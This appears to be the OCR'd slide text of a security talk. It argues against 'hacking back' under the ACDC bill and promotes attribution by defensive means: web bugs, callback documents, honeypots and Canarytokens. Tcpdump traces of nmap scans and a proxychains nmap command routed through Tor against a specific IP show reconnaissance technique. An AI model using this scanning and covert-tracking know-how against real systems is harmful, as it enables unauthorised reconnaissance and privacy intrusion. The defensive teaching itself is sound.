
"(B) the program, code or command does not result in the destruction of data or result in an impairment of the essential operating functionality of the attacker's computer system, or intentionally create a backdoor enabling intrusive access into the attacker's computer system.

## Ok.. Why is this “ok” or Even “good”?

- Because basic IP address and location information is being tracked…
- A lot..
- By Ads, Google and Apple apps, anytime you access a website, anytime you try to get a coffee
- We can do attribution *without breaking existing laws!*



## Wait.. What? "Malware Samples"



"(2) DEFINITION.—The term 'attributional data' means any digital information such as log files, text strings, time stamps, malware samples, identifiers such as user names and Internet Protocol addresses and metadata or other digital artifacts gath-

| | | |
|---|---|---|
| DTE0018 | Detonate Malware | Execute malware under controlled conditions to analyze its functionality. |


## Ok.. Back on Track...

"(aa) establish attribution of criminal activity to share with law enforcement and other United States Government agencies responsible for cybersecurity;

## So What Can We Do?

- Word Web Bugs!
- Geolocation apps
- Callback PDF
- Callback XLS
- HTML code to prevent/detect scraping
- Honeypots*
  - A very special note on entrapment
- Digital Code Signing Certs
  - Own the CRL
- Callback Videos!
  - Check for a higher resolution

## Whoa. Whoa. Whoa…..



"(bb) disrupt continued unauthorized activity against the defender's own network; or

"(cc) monitor the behavior of an attacker to assist in developing future intrusion prevention or cyber defense techniques; but

# But it Says You Cannot do These Things

"(IV) intentionally exceeds the level of activity required to perform reconnaissance on an intermediary computer to allow for attribution of the origin of the persistent cyber intrusion;

"(V) intentionally results in intrusive or remote access into an intermediary's computer;

"(VI) intentionally results in the persistent disruption to a person or entities internet connectivity resulting in damages defined under subsection (c)(4); or

## Yea.. still reading to you


**How will the bill impact innocent bystanders and avoid collateral damage?**

ACDC has a very high standard for cyber defenders. If a defender behaves improperly or recklessly, they will still bear the full penalty of existing law. ACDC does not change the existing penalties for "unauthorized access"; it merely allows a legal defense for such access in cases where self-defense is clearly justified. The bill makes clear that if a person is inadvertently impacted by active-cyber defense, their right to sue for civil damages or injunctive relief is preserved. Defenders would be forced to take a very deliberate, step-by-step process of using active-cyber defense or they would still run the risk of civil and criminal penalties.

Additionally, the bill requires reporting to the FBI-led National Cyber Investigative Joint Task Force before taking active-defense measures, which will help federal law enforcement ensure defenders use these tools responsibly. The bill also includes a voluntary review process through the FBI Joint Taskforce that individuals and companies could utilize before using active-defense techniques, which will assist defenders in conforming to federal law and improving the technical operation of the measure.

## Why is this Bad?


- I can see how “disrupting” and “monitoring” attacker activity seems like a “good” idea
- The thought process could  be that we are only going to target the “bad guy,” not the innocent victim systems being used by the bad guy
- In the real world it is sometimes easy to see who is neutral and who is bad. They are usually separate entities.




Specifically, Security Engineering

# But, What About Collateral Damage?

- It is not easy to differentiate between what is a good and bad process
- Degrading an attacker system may be degrading the unknowing victim processes as well
- "Monitoring" activities will almost certainly involve the violation of privacy of the pivot victim system as well
- Simply trying to differentiate between "good" and "bad" activity on a system will inherently violate the privacy of a legitimate user



Spot the hacker!
Hint, she is wearing a hoodie!

# What About the FBI?

**SEC. 5. NOTIFICATION REQUIREMENT FOR THE USE OF ACTIVE CYBER DEFENSE MEASURES.**


Section 1030 of title 18, Unites State Code, is amended by adding the following:

"(m) NOTIFICATION REQUIREMENT FOR THE USE OF ACTIVE CYBER DEFENSE MEASURES.—

"(1) GENERALLY.—A defender who uses an active cyber defense measure under the preceding section must notify the FBI National Cyber Investigative Joint Task Force and receive a response from the FBI acknowledging receipt of the notification prior to using the measure.

## “But Attribution is Hard..”

- “.. and the bad guys will detect these things”
- I am OK with this!
- Simply because attribution may have some issues does not mean it is worthless
- Trust me, attackers will greatly slow down when they know these things are in play



## Wrapping up

- We desperately need to get away from “hacking back”
- Instead, we need to focus on the wonderful range of options we do have
- We don't necessarily need a new law for attribution
- We do need a warrant any time we cross the line and access someone’s system

# Attribution

- ***Dealing with TOR***

Thompson allegedly used the anonymity network Tor and the VPN IPredator while breaching Capital One, exfiltrating data, and posting about it on GitHub in April, and she seemed confident that they would protect her identity. But these tools are far from foolproof ways of covering your tracks, especially when you're also posting about your actions on accounts linked to your real identity.

One screenshot of a Slack conversation from the criminal complaint shows an unnamed individual saying "sketchy shit, don't go to jail plz," after Thompson allegedly posted a link to information about the stolen data. A user named "erratic" replied, "I wanna get it off my server thats why Im archiving all of it lol. its all encrypted. I just don't want it around though."

Another screenshot shows some of Thompson's alleged messages sent over Twitter direct messages. "Ive basically strapped myself with a bomb vest, fucking dropping capitol ones dox and admitting it. I wanna distribute those buckets i think first. There ssns ... with full name and dob."


## Why Attribution?

- Get the bad guys!
- However, if you are being attacked by a nation-state, “getting the bad guys” might be kinda hard
- So, why do this then?
  - One, know what they are after
  - Two, understand what they already have
- This helps you better design defenses and better understand how much you need to allocate to this issue
  - Active defense provides threat intelligence

## Dealing with TOR

- Indirection is key for attackers
  - Very few penetration testers do this
  - Ron Gula has an excellent presentation on this at http://www.sourceconference.com/publications/bos10pubs/10-04-SOURCE-DetectingPenTesters.pptx
- They might go through a cloud such as TOR
- They might come through a botnet
- However, there is going to be some level of indirection
- You need to find a way to determine as much as possible about an attacker

# How TOR Works



## Proxychains and TORProxy

- TOR is not just used by browsers
- It can also be used by other applications
- SOCKS-5 and proxychains might be in play
- It is useful for Nmap scans
- You can even tunnel Nessus and Metasploit through it
- If it is done right, great!
  - The good guys cannot see the real IP of the attack
- However, if it is not done correctly…
  - There is a good chance of finding out exactly who is attacking you
- Understanding how attacks work is an important part of determining how to catch the attacker

## Looking At a –sP Port Scan

- I am sure you know how this works, but…
- How do we know that the target system is alive?

- 10:41:08.753647 IP bill.local > forum.pauldotcom.com: ICMP echo request, id 4077, seq 0, length 8

- 10:41:08.753798 IP bill.local.38619 > forum.pauldotcom.com.https: Flags [S], seq 514431370, win 4096, options [mss 1460], length 0

- 10:41:08.753856 IP bill.local.38619 > forum.pauldotcom.com.www: Flags [.], ack 1129230482, win 2048, length 0

- 10:41:08.753913 IP bill.local > forum.pauldotcom.com: ICMP time stamp query id 14984 seq 0, length 20

## What About a Standard –sS Scan?

- 10:45:29.340411 IP bill.local.37291 > forum.securityweekly.com.www: Flags [S], seq 2385790418, win 4096, options [mss 1460], length 0

- 10:45:29.415814 IP forum.securityweekly.com.www > bill.local.37291: Flags [S.], seq 75261858, ack 2385790419, win 5840, options [mss 1460], length 0

- 10:45:29.415852 IP bill.local.37291 > forum.securityweekly.com.www: Flags [R], seq 2385790419, win 0, length 0

# What Is the Right Way?


# proxychains nmap –Pn –sT –p 80 209.20.73.195

```
|S-chain|-<>-127.0.0.1:5060-<><>-209.20.73.195:80-Got SOCKS Connection...
Got SOCKS Request: 209.20.73.195:80
Successfully opened Tor exit Node stream...
<><>-OK
CIRCUIT: Close called...
Interesting ports on forum.pauldotcom.com (209.20.73.195):
PORT   STATE SERVICE
80/tcp open  http
```

# Attribution

- ***Honeytokens***

# Canarytokens




| | | |
|---|---|---|
| DTE0030 | Pocket Litter | Place data on a system to reinforce the legitimacy of the system or user. |

# Results

## Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 24.214.199.44.

### Basic Details:

| | |
|---|---|
| Channel | HTTP |
| Time | 2018-07-12 14:49:47 |
| Canarytoken | 9eldu66uyks2mccn70tcuw00g |
| Token Reminder | Hello It is tripped!!!!!! |
| Token Type | ms_word |
| Source IP | 24.214.199.44 |
| User Agent | Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) |

### Canarytoken Management Details:

## Implementing the Canarytoken Engine

- You can use its servers
  - Generate a MD5 string based on the attacker/victim's information
  - Embed an iframe directing him/her to the Canarytokens site
  - Recover the information gathered from Canarytokens.net
- You can also implement its APIs on your servers
  - Implement a custom DNS server
  - Create a database for the results
  - Embed the Java and Flash applications from Canarytokens.net